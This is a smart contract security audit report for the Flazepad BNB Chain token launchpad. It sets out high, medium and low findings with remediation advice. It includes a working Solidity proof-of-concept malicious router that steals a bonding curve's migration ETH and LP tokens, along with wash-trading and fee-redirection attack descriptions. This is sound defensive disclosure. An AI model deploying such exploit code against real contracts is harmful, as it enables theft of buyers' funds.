

Security Audit

Flazepad (DeFi)

Table of Contents

Executive Summary	4
Project Context	4
Audit Scope	6
Security Rating	7
Intended Smart Contract Functions	8
Code Quality	10
Audit Resources	10
Dependencies	10
Severity Definitions	11
Status Definitions	12
Audit Findings	12
Centralisation	35
Conclusion	36
Our Methodology	37
Disclaimers	39
About Hashlock	40

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR USE OF THE CLIENT.

Executive Summary

The Flazepad partnered with Hashlock to conduct a security audit of their smart contracts. Hashlock manually and proactively reviewed the code in order to ensure the project's team and community that the deployed contracts are secure.

Project Context

Flazepad is a fair-launch token launchpad built on the BNB Chain (BSC). It lets anyone create a BEP-20 token that trades against a virtual-reserve bonding curve and once a launch accumulates its target amount of BNB it automatically migrates to PancakeSwap — burning 100% of the LP tokens and renouncing the token's ownership.

Simply put, creators launch a token, the community trades it on an on-chain bonding curve, and successful launches graduate to a live PancakeSwap market with 100% of the LP tokens burned — no presale and no team allocation enforced by the platform.

Project Name: Flazepad


Project Type: DeFi, Token Launchpad, Bonding Curve, dApp.

Compiler Version: ^0.8.20

Website: <https://flazepad.xyz/>

Logo:



Visualised Context:

Audit Scope

We at Hashlock audited the solidity code within the Flazepad project, the scope of work included a comprehensive review of the smart contracts listed below. We tested the smart contracts to check for their security and efficiency. These tests were undertaken primarily through manual line-by-line analysis and were supported by software-assisted testing.

Description	Flazepad Smart Contracts
Network	BNB Chain (BSC)
Language	Solidity
Audit Date	July, 2026
Contract 1	FlazeCoinCurve.sol
Contract 2	Flazepad.sol
Contract 3	Coin.sol
Audited GitHub Commit Hash	9e5350be8fcd9afd93fe53e10582fad19eb30bd0

Note: Hashlock initially audited the code associated with the "Audited GitHub Commit Hash" and the findings presented in this report pertain specifically to that commit.

Security Rating

After Hashlock's Audit, we found the smart contracts to be **"Secure"**. The contracts all follow simple logic, with correct and detailed ordering. They use a series of interfaces, and the protocol uses a list of Open Zeppelin contracts.



The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the [Audit Findings](#) section. The list of audited assets is presented in the [Audit Scope](#) section and the project's contract functionality is presented in the [Intended Smart Contract Functions](#) section.

All vulnerabilities initially identified have now been resolved and acknowledged.

Hashlock found:

2 High severity vulnerabilities

3 Medium severity vulnerabilities

2 Low severity vulnerabilities

6 QA

Caution: Hashlock's audits do not guarantee a project's success or ethics and are not liable or responsible for security. Always conduct independent research about any project before interacting.

Intended Smart Contract Functions

Claimed Behaviour	Actual Behaviour
Flazepad.sol (FlazeCoinFactory) - Allows anyone to create a fair-launch BEP-20 token (deploys a token + bonding curve per launch). - Collects deployment, featured and privacy fees to the dev wallet. - Seeds each launch's curve from the global virtual-reserve parameters. - Maintains registries of launches and per-user contributions. - Lets the owner manage global parameters (fees, market cap, dev wallet) and implementation upgrades.	Contract achieves this functionality.
FlazeCoinCurve.sol (FlazeCoinCurves) - Lets users buy tokens from the bonding curve with BNB, with slippage protection and a per-wallet cap. - Lets users sell tokens back to the curve for BNB. - Charges a 1% trade fee split 40% creator / 50% protocol / 10% \$Flaze holders, plus an optional referral fee. - Auto-migrates to PancakeSwap at the market-cap threshold, burning 100% of the LP and paying a 1% creator migration reward.	Contract achieves this functionality.
Coin.sol - A fixed-supply BEP-20 (1,000,000,000, 18 decimals) with no post-deployment minting.	Contract achieves this functionality.

- | | |
|---|--|
| <ul style="list-style-type: none">- Blocks token transfers to contracts before launch (anti-bot protection).- Renounces ownership at migration to become an immutable, fee-free token. | |
|---|--|



Code Quality

This audit scope involves the smart contracts of the Flazepad project, as outlined in the Audit Scope section. All contracts, libraries, and interfaces mostly follow standard best practices and to help avoid unnecessary complexity that increases the likelihood of exploitation, however, some refactoring is recommended to optimize security measures.

The code is very well commented on and closely follows best practice nat-spec styling. All comments are correctly aligned with code functionality.

Audit Resources

We were given the Flazepad project smart contract code in the form of GitHub access.

As mentioned above, code parts are well commented. The logic is straightforward, and therefore it is easy to quickly comprehend the programming flow as well as the complex code logic. The comments are helpful in providing an understanding of the protocol's overall architecture.

Dependencies

As per our observation, the libraries used in this smart contracts infrastructure are based on well-known industry standard open source projects.

Apart from libraries, its functions are used in external smart contract calls.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-severity issues should be resolved before deployment. While they do not typically lead to a complete loss of funds, they may result in partial loss of funds or unintended behavior under certain conditions.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues and inefficiencies.
QA	Quality Assurance (QA) findings are informational and don't impact functionality. Supports clients improve the clarity, maintainability or overall structure of the code.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue.
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Audit Findings

High

[H-01] **FlazeCoinFactory#createFlazeCoinLaunch()** / **FlazeCoinCurves#finalize()** - Unvalidated dexRouter enables total theft of migration liquidity

Description

The DEX router used at migration is supplied by the launch creator and is never validated. At migration, the curve sends its entire ETH balance and approves its reserved token allocation to that router. A creator who supplies a contract they control drains every buyer's funds at migration.

Vulnerability Details

`createFlazeCoinLaunch()` takes `dexRouter` from the caller and forwards it, unchecked, into the launch:

```
function createFlazeCoinLaunch(
    string [] memory tokenDatas,
    uint8 maxBuyAmount,
    address dexRouter,          // caller-supplied, never validated
    ...
) external payable returns (address) {
    ...

    AddressData memory addressData = AddressData(coinAddr, address(this), dexRouter);
    FlazeCoinCurves(payable(flazecoinLaunchAddr)).initialize(..., addressData, ...);
}
```

FlazeCoinCurves#initialize() stores it verbatim (router = _addresses.dexRouter) and finalize() hands it everything:

```
function finalize() internal {

    lpCreated = true;

    IERC20(token).safeApprove(router, realTokenLp);           // approves the router for
the LP tokens

    ...

    IPancakeRouter02(router).addLiquidityETH{value: dexMigrationAmount}( // sends all
migration ETH

        token, realTokenLp, (realTokenLp*95)/100, (dexMigrationAmount*95)/100,
address(0xdead), block.timestamp + 400

    );

    ...

}
```

_setupDexPair() is not a barrier - it only reads router.factory() / router.WETH() and getPair(), all of which a malicious router answers with arbitrary values so the require(pairAddress != address(0)) passes. The Coin anti-contract transfer gate does not help either: during addLiquidityETH the curve is still the token owner(), so the transfer to the (malicious) router satisfies sender == owner().

dexMigrationAmount is the accumulated net ETH from all buyers on that curve.

Proof of Concept

The following test (run against the real Coin + FlazeCoinCurves) shows a creator-controlled router capturing ~99% of the curve's ETH plus the full LP token reserve at migration. Passing.

```
// A router the launch creator controls: keeps the migration ETH and pulls the approved
LP tokens.

contract MaliciousRouter {

    address public fac;
```

```

    constructor(address _fac) { fac = _fac; }

    function factory() external view returns (address) { return fac; }

    function WETH() external pure returns (address) { return address(0xEEEE); }

    function addLiquidityETH(address token, uint256 amountTokenDesired, uint256, uint256,
address, uint256)

        external payable returns (uint256, uint256, uint256)

    {

        IERC20(token).transferFrom(msg.sender, address(this), amountTokenDesired); //
steal LP tokens

        return (0, 0, 0); //
keep the ETH

    }

    receive() external payable {}
}

function test_h01_maliciousRouterStealsMigration() public {

    MaliciousRouter mr = new MaliciousRouter(address(new MockPancakeFactory()));

    // finalMarketCap = 5 ether -> migration triggers when realEthLp > 1 ether

    (FlazeCoinCurves curve, Coin coin) = deployLaunch(100 ether, 1 ether, 5 ether,
address(mr), 5);

    uint256 routerEthBefore = address(mr).balance;

    curve.buyToken{value: 2 ether}(address(0), 0); // buyer's purchase pushes past the
cap -> finalize()

    require(curve.lpCreated(), "migration finalized");

    require(address(mr).balance - routerEthBefore > 2.9 ether, "router captured curve
ETH");
}

```

```

    require(coin.balanceOf(address(mr)) > 0, "router pulled the LP tokens");

    require(address(curve).balance == 0, "curve drained");
}

```

Result: router captured 2.96 ETH (~99% of the curve balance) and the full 2e26 LP-token reserve; the curve ended at zero.

Impact

Total loss of every buyer's ETH on the affected launch, plus the reserved DEX token allocation. The victims are left holding a token with no real liquidity. Any account can create a launch and trigger this - it is a complete rug primitive.

Recommendation

Do not let the creator choose the router. Validate dexRouter in the factory against an owner-managed allowlist or hardcode the canonical PancakeSwap router (the docs describe a single DEX):

```

// FlazeCoinFactory

mapping(address => bool) public allowedRouter;

function setRouterAllowed(address r, bool ok) external onlyOwner { allowedRouter[r] = ok;
}

// in createFlazeCoinLaunch:

require(allowedRouter[dexRouter], "router not allowed");

```

Status

Resolved

[H-02] FlazeCoinCurves#finalize() - Migration reward inflated via non-decremented totalFundraising siphons the pool to the creator

Description

The creator's migration reward is computed as 1% of totalFundraising, which is cumulative gross buy volume and is never reduced on sells. A creator wash-trades to inflate totalFundraising, then triggers migration so the reward - capped at the balance - consumes nearly the entire curve balance, starving the DEX pool. The migration reward is paid from the curve balance, which is the buyers' ETH.

Vulnerability Details

buyToken() increments totalFundraising; sellToken() never decrements it:

```
// buyToken()

totalFundraising += sendingAmount; // only place it is written

// sellToken() - no corresponding decrement

...
```

finalize() uses it directly, capped at the balance:

```
uint256 availableBalance = address(this).balance;

uint256 creatorMigrationReward = (totalFundraising * 100) / 10000; // 1% of GROSS
cumulative buys

if (creatorMigrationReward > availableBalance) creatorMigrationReward = availableBalance;

uint256 dexMigrationAmount = availableBalance - creatorMigrationReward;

require(dexMigrationAmount > 0, "Insufficient ETH for DEX migration");
```

Because round trips are ~neutral to the balance but each buy permanently adds to totalFundraising, an attacker keeps realEthLp just below the migration threshold while inflating totalFundraising, then triggers migration with a tiny buy. The reward then approaches the whole balance and the DEX receives almost nothing.

The same churn also exposes a second, related accounting defect in the sell path. On a sell, `realEthLp` is decremented by the net amount while the contract balance drops by the gross amount:

```
// sellToken()

virtualEthLp -= ethOutAmount; // gross

if (realEthLp > sendingAmount) { realEthLp -= sendingAmount; } // net (< ethOutAmount)

else { realEthLp = 0; }
```

So `realEthLp` - the sole input to the migration trigger (`currentMarketCap = tokenPrice() * total / 1e12`, `tokenPrice() = realEthLp * 1e12 / realTokenLp`) - drifts above the true retained ETH as sell volume grows. This lets the same wash-trading push `realEthLp` to the migration threshold while the real balance is being drained, reinforcing the attack: migration fires (on the inflated `realEthLp`) precisely when the balance has been thinned and the inflated `totalFundraising` then hands most of that thinned balance to the creator. On its own the `realEthLp` drift only produces a slightly thin DEX pool with no beneficiary; combined with the reward inflation above it is part of the same rug.

Impact

Near-total theft of the buyers' liquidity. In a mechanical PoC (real contracts), a victim contributed 0.99 ETH and after churn the creator's reward came out to 0.99 ETH while the DEX pool received 0.04 ETH - ~96% siphoned, using the honest router (so this survives the C-01 fix). The wash trading is cheap even standalone: the freely-available self-referral (L-01) lets the attacker recover ~70% of the fees (50% referral + the 40% creator share of the remainder), so the attack is net-profitable, not break-even. Combined with M-01 (redirect all fee streams to the creator) the fees return in full, making the wash trading essentially free and the rug near-total at near-zero cost.

Recommendation

Fix the sell-side accounting so both the reward and the migration trigger reflect the true retained ETH, not gross/net-mismatched counters:

- Base the migration reward on the actual balance / true net raise, capped strictly below the balance so `dexMigrationAmount` cannot reach zero - do not base it on `totalFundraising` and do not base it on `realEthLp` while `realEthLp` is itself drifted.
- Correct the sell-side decrements of both counters to mirror the buy side: decrement `totalFundraising` on sells and decrement `realEthLp` by the same gross amount the balance loses (`ethOutAmount`) rather than the net `sendingAmount`, so the migration trigger tracks the real retained ETH. Fixing `totalFundraising` alone leaves the `migration-trigger` drift in place.

Status

Resolved

Medium

[M-01] **FlazeCoinCurves#setProtocolFeeAddress()** / **#setEcosystemFeeRecipient()** - Creator can redirect the protocol and ecosystem fee shares

Description

The curve's protocol-fee and ecosystem-fee recipient setters are `onlyOwner` and the curve owner is the launch creator. A creator repoints the protocol's 50% and the ecosystem's (`$Flaze` holders') 10% to themselves, capturing 100% of every trade fee and defeating the documented 40/50/10 split.

Vulnerability Details

Both setters are `onlyOwner`:

```
function setProtocolFeeAddress(address _address) external onlyOwner { ...;
protocolFeeAddress = _address; }

function setEcosystemFeeRecipient(address _recipient) external onlyOwner { ...;
ecosystemFeeRecipient = _recipient; }
```

and `initialize()` sets the owner to the creator (`_transferOwnership(wallet)`, where `wallet` is `createFlazeCoinLaunch's msg.sender`). Both `buyToken()` and `sellToken()` route fees to these creator-controlled addresses:

```
uint256 protocolFee = (feeAmount * PROTOCOL_FEE_BPS) / 10000; // 50%

uint256 ecosystemFee = feeAmount - protocolFee - creatorFee; // 10%

...

payable(protocolFeeAddress).call{value: protocolFee}(""); // -> creator-controlled
payable(ecosystemFeeRecipient).call{value: ecosystemFee}(""); // -> creator-controlled
```

This is distinct from the creator's own `feeRecipient` (the 40% creator share / privacy feature), which is legitimately creator-set.

Impact

The protocol and \$Flaze holders lose their entire fee share on any launch where the creator redirects - trivially, by any creator, on every trade. The 40/50/10 revenue model is defeated. (after redirection, a victim buy sends the protocol+ecosystem cut to the attacker's address; the intended recipients receive nothing.)

Recommendation

Gate `setProtocolFeeAddress` and `setEcosystemFeeRecipient` to the factory/protocol (e.g. `devWallet`), not the curve owner. Leave `feeRecipient` (the creator's own share, the privacy feature) as-is:

```
modifier onlyDev() { require(msg.sender == FactoryContract(factoryContract).devWallet(),  
"!dev"); _; }  
  
function setProtocolFeeAddress(address a) external onlyDev { ... }  
  
function setEcosystemFeeRecipient(address a) external onlyDev { ... }
```

Status

Resolved

[M-02] FlazeCoinCurves#buyToken() / #sellToken() - Conditionally-reverting feeRecipient can permanently freeze trading and lock buyer funds

Description

Every fee transfer in the trading path is sent under require(ok) and feeRecipient is chosen by the creator at launch and is immutable thereafter. A creator who sets feeRecipient to a contract that accepts ETH initially and later reverts on receipt can permanently freeze all trading on the launch - locking buyers' funds inside the curve.

Vulnerability Details

The creator-fee leg (and the other fee legs) revert the whole trade if the recipient rejects the transfer:

```
if (feeRecipient != address(0) && creatorFee > 0) {
    (bool ok,) = payable(feeRecipient).call{value: creatorFee}("");
    require(ok, "ETH transfer failed");    // a reverting recipient reverts the entire
buy/sell
}
```

feeRecipient is set once in initialize() and cannot be changed afterwards. If it is a contract that accepts ETH during the early "growth" phase and then flips to revert, both buyToken() and sellToken() revert for everyone. At that point buyers cannot exit (sells revert), no one can buy (buys revert), migration cannot be reached (it requires a successful buy) and emergencyWithdraw() is unavailable (it requires lpCreated). The accumulated ETH is stranded in the curve.

Impact

Permanent lock of all buyer funds on the affected launch. There is no direct attacker profit (funds are destroyed/locked, not stolen) and while C-01 remains unfixed an attacker has a strictly more profitable option - hence the low likelihood - but the outcome (irrecoverable buyer funds) is severe.

A protocol-wide variant of the same defect exists without any malice: protocolFeeAddress is stamped into every new launch from the factory parameter and

#hashlock.

the fee legs to it are also guarded by require(ok). If the factory's protocolFeeAddress is ever pointed at a non-payable or reverting contract, every new launch bricks at once - an operational misconfiguration, not an attack.

Recommendation

Do not let a non-critical fee transfer revert the trade. Use a pull-payment pattern for fees (accrue balances, let recipients withdraw) or skip a failed fee leg instead of reverting. Consider the same treatment for the protocol/ecosystem/referral legs.

Status

Resolved

[M-03] FlazeCoinFactory#updateImplementations() / _authorizeUpgrade() - Upgradeable beacons and factory let the owner alter or drain all launches, contradicting the immutability guarantee

Description

The docs make renouncement/immutability a headline guarantee ("ownership renounced... no privileged owner functions remain... no hidden controls"). In practice the factory owner retains three standing upgrade vectors that override that guarantee for every launch, including already-migrated ones, with no timelock.

Vulnerability Details

Every Coin and FlazeCoinCurves instance is a BeaconProxy on a factory-owned beacon and the factory itself is UUPS-upgradeable:

```
function updateImplementations(address _coinImpl, address _flazepadImpl) external
onlyOwner {
    if (_coinImpl != address(0))
        OZUpgradeableBeacon(coinBeacon).upgradeTo(_coinImpl);
    if (_flazepadImpl != address(0))
        OZUpgradeableBeacon(flazepadBeacon).upgradeTo(_flazepadImpl);
}

function _authorizeUpgrade(address) internal override onlyOwner {}
```

- Coin beacon: upgrading the token implementation changes the code of all launched tokens, including migrated, "renounced" ones - renounceOwnership() only clears the token's own onlyOwner powers, it does not lock the code behind the beacon. The owner could introduce a mint, a blacklist or a transfer freeze on any launched token.
- Curve beacon (higher impact): upgrading the curve implementation changes the trading/migration logic of all curves, including active launches that hold live buyer ETH. The owner could swap in logic that transfers an active curve's balance out - i.e. drain in-flight launches directly.

- Factory (UUPS): `_authorizeUpgrade` is onlyOwner, a third vector over the entire system.

None of these is behind a timelock.

Impact

The factory owner (or anyone who compromises that key) can, at any time and with no delay, drain the ETH of all active launches (curve beacon) and rewrite the code of all launched tokens (coin beacon). This is a single point of total failure and directly contradicts the immutability/renouncement guarantee that users rely on. Severity is set at Medium on the assumption of an honest owner; it trends toward High absent a timelock/governance and toward Low with a robust timelocked multisig.

Recommendation

Put `updateImplementations()` and the factory's `_authorizeUpgrade` behind a timelock and a multisig and disclose the upgrade capability prominently rather than advertising immutability. To actually honor the "immutable / renounced" claim, plan to renounce or lock the beacons (and the factory) once the system is stable.

Note

The 2-day timelock is a good mitigation, but after the delay the owner can still upgrade every launch, including migrated ones, so the "immutable/renounced" guarantee still doesn't fully hold.

Status

Resolved

Low

[L-01] FlazeCoinCurves#buyToken() / #sellToken() - Self-referral recovers half the trade fee

Description

The referral gate only checks `_ref != msg.sender`; it does not prevent a trader from using a second wallet as `_ref`. A trader self-refers and receives `referFee = feeAmount / 2` back, halving their effective fee at the protocol's expense.

Recommendation

Require `_ref` to be a prior participant (e.g. `contributorSet[_ref][address(this)]`) before paying a referral fee.

Status

Resolved

[L-02] FlazeCoinCurves#getTrending() - Division by zero in the creation block

Description

getTrending() returns `virtualEthLp / (block.timestamp - startTimestamp)`, which reverts when queried in the same block the launch is created. `Multicall#funTrending()` loops this over every launch, so a single just-created launch reverts the entire aggregate view for that block.

Recommendation

Guard the denominator:

```
if (!lpCreated && block.timestamp > startTimestamp) { return virtualEthLp /  
(block.timestamp - startTimestamp); }  
  
return 0;
```

Status

Resolved

QA

[Q-01] Coin.sol - Unused post-migration fee and DEX-pair scaffolding

Description

Coin carries a set of state variables and setters left over from an earlier fee design that are never read by any live code path: `isDexPair`, `feeAddress`, `creator`, `pancakeSwapRouter` and `pancakeSwapFactory`, together with the `setFeeAddress`, `setCreator`, `addDexPair`, `batchAddDexPairs`, `removeDexPair` and `setPancakeSwapAddresses` setters. Because `Coin#_transfer()` charges no fee and never consults `isDexPair`, none of this state influences token behaviour - it is inert. Retaining it enlarges the contract's surface area and can mislead readers or integrators into believing a fee / DEX-pair mechanism is active.

Recommendation

Remove the unused state and setters. Note that the curve still calls `setFeeAddress`, `setCreator`, `setPancakeSwapAddresses` and `addDexPair` during `FlazeCoinCurves#setupTokenFees()`, `#_setupDexPair()` and `#finalize()`, so the cleanup spans both contracts - remove those call sites as well so migration continues to function.

Status

Acknowledged

[Q-02] FlazeCoinFactory#updateDatas() - featuredAmounts cannot be updated after deployment

Description

`updateDatas()` lets the owner update `featuredTime` but provides no setter for `featuredAmounts`, which is set only in `initialize()`. As a result the featured-slot fees are frozen at deployment while their durations remain editable, so the price/duration mapping can drift and featured slots cannot be repriced without a full contract upgrade.

Recommendation

If featured pricing is meant to be adjustable, add `featuredAmounts` to `updateDatas()` or a dedicated owner setter. Otherwise, document that featured amounts are immutable post-deployment.

Status

Resolved

[Q-03] Coin#_transfer - Documented post-migration DEX fee is not implemented

Description

The Contract Review documentation describes post-migration, DEX-pair-detected trading fees (keyed on `isDexPair`). The deployed `Coin#_transfer()`, however, charges no fee at any point and never reads `isDexPair`; the related fee scaffolding is inert. The shipped behaviour (zero post-migration fees) contradicts the documented "DEX Trade Detection" mechanism.

Recommendation

Confirm the intended final design. If zero post-migration fees is correct, remove the stale "DEX Trade Detection" section from the documentation and the unused scaffolding. If a post-migration fee is intended, note that the mechanism is currently missing and implement it.

Status

Acknowledged

[Q-04] FlazeCoinFactory#updateDatas() - mainFee is unbounded and applies retroactively

Description

mainFee is read live from the factory by every curve on each trade (`FactoryContract(factoryContract).mainFee()`), so an owner change via `updateDatas()` affects all existing launches immediately - while the documentation refers to fees as "constants." It is also an unbounded uint8: a value ≥ 100 makes `feeAmount` $\geq \text{msg.value}$, underflowing `sendingAmount` and reverting all buys across every launch. (marketCap is not retroactive - each curve snapshots it into `finalMarketCap` at initialization and never re-reads the factory value; a live launch's threshold can only be changed via the separate `updateFinalmarketcap()` onlyDev call.)

Recommendation

Bound mainFee in `updateDatas()`, e.g. `require(_mainFee <= 5)` and either snapshot mainFee per launch at creation or document that changes affect live launches.

Status

Resolved

[Q-05] FlazeCoinCurves#finalize() - Migration pool sizing and opening price are parameter-dependent

Description

At migration the pool is seeded with the fixed reserved allocation `realTokenLp` (~20% of supply) against a floating `dexMigrationAmount` of ETH, so the `PancakeSwap` opening price ($\text{dexMigrationAmount} / \text{realTokenLp}$) is set independently of the curve's final price (`currentTokenPrice()`). If the deploy parameters do not make these align, an arbitrage/snipe window can open the moment the pool goes live - and because the LP is burned, no liquidity provider is positioned to absorb it. Relatedly, `finalize()` shrinks `realTokenLp` to the curve's token balance when it holds fewer than the reserved amount, so if more than ~80% of supply is sold before the market-cap trigger fires, the DEX receives less than the intended 20% liquidity (a thin pool). Both outcomes are deterministic but depend on the production `virtualEthLp` / `virtualTokenLp` / `marketCap` combination; the code degrades gracefully with no revert.

Recommendation

Using the production parameters, verify that the opening DEX price tracks the curve's final price and that the reserved 20% liquidity is reached before token depletion. If price continuity is desired, derive the seeded liquidity from the curve's final state rather than a fixed constant.

Status

Acknowledged

[Q-06] Coin#_transfer() - Anti-bot gate does not block contract buyers**Description**

The documentation states the transfer gate "prevents bot contracts from sniping." In practice `Coin#_transfer()` permits any transfer where `sender == owner()` and the curve is the token owner pre-migration - so `buyToken()`'s `safeTransfer(curve -> buyer)` succeeds even when the buyer is a contract. The gate therefore only blocks holder -> contract transfers (e.g. seeding an LP or moving tokens to another protocol before launch); it does not prevent bot contracts from participating in curve buys. The protection is narrower than documented.

Recommendation

Align the documentation with the actual (narrower) protection. If contract buyers are meant to be blocked, add an explicit check (e.g. `require(!_isContract(msg.sender))`) in `buyToken()`, noting the extcodesize limitation for contracts that call from within their constructor.

Status

Acknowledged

Centralisation

The Flazepad project values security and utility over decentralisation.

The owner executable functions within the protocol increase security and functionality but depend highly on internal team responsibility.



Centralised

Decentralised

Conclusion

After Hashlock's analysis, the Flazepad seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction and white box penetration testing. We consider the project's website, specifications and whitepaper (if available) to attain a high-level understanding of what functionality the smart contract under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions and then confirming the issue through code analysis, live experimentation or automated tests. Code analysis is the most tentative and we strive to provide test code, log captures or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers and successful mitigation and remediation is an ongoing collaborative process after we deliver our report and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed these smart contracts in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the smart contract source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the audit makes no statements or warranties on the security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this smart contract.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language and other software related to the smart contract can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee the explicit security of the audited smart contracts.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au

Contact: info@hashlock.com.au



#hashlock.